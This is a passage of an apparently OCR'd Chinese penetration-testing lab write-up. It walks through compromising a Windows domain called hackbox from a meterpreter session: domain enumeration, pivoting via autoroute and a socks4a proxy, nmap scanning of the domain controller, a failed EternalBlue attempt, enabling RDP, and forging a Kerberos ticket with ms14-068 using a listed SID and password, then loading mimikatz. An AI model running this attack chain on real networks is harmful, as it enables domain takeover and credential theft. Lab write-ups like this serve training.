
### 5.1.1. 确定域环境

net config workstation




## 5.1.2.定位域控

run post/windows/gather/enum_domain




run post/windows/gather/enum_ad_computers


## 5.1.3.域信息收集

net time /domain 查看域控时间
net view 遍历信任主机
net view /domain 查看域

net view /domain:hackbox


```
C:\phpstudy_pro\WWW\www.webhack123.com>net view /domain:hackbox
net view /domain:hackbox
Server Name            Remark

-------------------------------------------------------------------------------
\\DC
\\WEB
The command completed successfully.


C:\phpstudy_pro\WWW\www.webhack123.com>
```

查看域组失败 其他查看组信息均失败
net group /domain

ifconfig 得到两个 ip 段
10.10.10.150
192.168.0.150

```
Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:44:38:f3
MTU          : 1500
IPv4 Address : 10.10.10.150
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::fc38:80d9:593d:809a
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:a0a:a96
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 13
============
Name         : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC : 00:0c:29:44:38:fd
MTU          : 1500
IPv4 Address : 192.168.0.150
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::7166:3e:7dda:41b7
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

arp




```
meterpreter > arp

ARP cache
=========

    IP address       MAC address        Interface
    ----------       -----------        ---------
    10.10.10.149     00:0c:29:a2:dd:48  11
    10.10.10.254     00:50:56:eb:91:67  11
    10.10.10.255     ff:ff:ff:ff:ff:ff  11
    192.168.0.1      30:fc:68:7f:04:fd  13
    192.168.0.107    2c:6e:85:a4:28:c4  13
    192.168.0.110    00:2b:8f:30:bc:a9  13
    192.168.0.123    c4:f0:81:89:ab:d1  13
    192.168.0.127    00:0c:29:92:98:71  13
    192.168.0.255    ff:ff:ff:ff:ff:ff  13
    224.0.0.2        00:00:00:00:00:00  1
    224.0.0.2        01:00:5e:00:00:02  11
    224.0.0.2        01:00:5e:00:00:02  13
```

## 5.1.4.终端设置乱码

在 metasploit 终端使用 shell 返回的信息会有乱码，可以设置编码防止乱码
chcp  65001

## 5.1.5.终端执行命令信息收集命令

ipconfig /all





dns 10.10.10.149
dns 一般都是与域控同一个 ip

| | |
|---|---|
| DC | 10.10.10.149 |
| WEB | 10.10.10.150 |


## 5.1.6.获取登录过的用户信息

run
post/windows/gather/enum_logged_on_users





## 5.1.7.添加路由渗透 DC 域控

run autoroute -s 10.10.10.0/24





## 5.1.8.开启代理


use auxiliary/server/socks4a


msf5 exploit(windows/smb/psexec) > use auxiliary/server/socks4a
msf5 auxiliary(server/socks4a) > show options
Module options (auxiliary/server/socks4a):
Name Current Setting Required Description
SRVHOST 0.0.0.0 yes The address to listen on
SRVPORT 1080 yes The port to listen on.
Auxiliary action:
Name Description
Proxy
msf5 auxiliary(server/socks4a) > run
[*] Auxiliary module running as background job 0.
[*] Starting the socks4a proxy server
msf5 auxiliary(server/socks4a) > a

## 5.1.9.设置 porychanins 代理 nmap 扫描





proxychains nmap -sT -A -Pn
10.10.10.149




Nmap scan report for 10.10.10.149
Host is up (0.98s latency).
Not shown: 982 closed ports

| PORT | STATE | SERVICE |
|---|---|---|
| 53/tcp | open | domain |
| 88/tcp | open | kerberos-sec |
| 135/tcp | open | msrpc |
| 139/tcp | open | netbios-ssn |
| 389/tcp | open | ldap |
| 445/tcp | open | microsoft-ds |
| 464/tcp | open | kpasswd5 |
| 593/tcp | open | http-rpc-epmap |
| 636/tcp | open | ldapssl |
| 3268/tcp | open | globalcatLDAP |
| 3269/tcp | open | globalcatLDAPssl |
| 49152/tcp | open | unknown |
| 49153/tcp | open | unknown |
| 49154/tcp | open | unknown |
| 49156/tcp | open | unknown |
| 49157/tcp | open | unknown |
| 49158/tcp | open | unknown |
| 49163/tcp | open | unknown |

## 5.1.10. 永恒之蓝 ms17_010 进行溢出





溢出失败


## 5.1.11. ms14-068 的条件

使用这个 exp 需要一个普通域控用户
web 是域用户 但是不知道密码

## 5.1.12. 开启远程桌面

run post/windows/manage/enable_rdp
rdesktop 192.168.0.150








密码应该是对的 但不是远程组而已

# 5.1.13. ms14-068 提权域控

## 5.1.13.1. ms14-068.exe 创建票据

这些信息从 metasploit 前期信息来的，可以翻到上面查看
ms14-068.exe -u web@hackbox.com -s
S-1-5-21-2005268815-658469957-1189185684-1103 -d 10.10.10.149 -p !@#Qwe456




## 5.1.13.2. 载入 kiwi


load kiwi

## 5.1.13.3. 清理票据


kerberos_ticket_purge 清理票据

## 5.1.13.4. 导入票据


在 metasploit mimikatz 好似没有这个功能。
